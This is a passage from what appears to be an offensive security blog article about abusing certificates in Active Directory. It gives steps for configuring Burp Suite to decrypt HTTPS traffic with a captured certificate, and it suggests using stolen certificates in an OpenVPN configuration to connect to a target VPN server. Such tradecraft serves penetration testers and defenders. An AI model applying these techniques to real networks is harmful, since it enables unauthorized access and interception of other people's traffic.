
After you get the `.pfx` certificate, you should open burp suite, then go to the `Proxy -> Proxy Settings -> Tools -> Proxy -> Proxy Listeners -> Click on default listener -> Edit` . Then change port to 443.



Then go to the `Request Handling -> Support Invisible Proxying (Enable)`



Finally, specify a certificate to decrypt the traffic in the `Certificate -> Use a custom certificate.`



Now u can decrypt https! :)

#9 OpenVPN

but I haven't seen the POC anywhere 😜

Certificates can be used for mutual authentication between VPN servers and clients. It is worth noting that these certificates often do not contain any information specific to the VPN implementation, but are purely used for connectivity, providing secure authentication. Most often the certificates are in X.509 format.

So you can try to use the stolen certificates in the OpenVPN configuration file and try to connect to the target VPN server.

```
openvpn --config C:\cert.ovpn
```

Conclusion

In this article, we looked at some unusual ways that certificates are used in Windows Active Directory environments. Remember that certificates are the same authentication credentials as a TGT ticket or even a user's password. So if you see a place that potentially accepts a certificate, then try putting the certificate there :) Sometimes it works.

Subscribe to us on X to not miss new articles, tools and researches!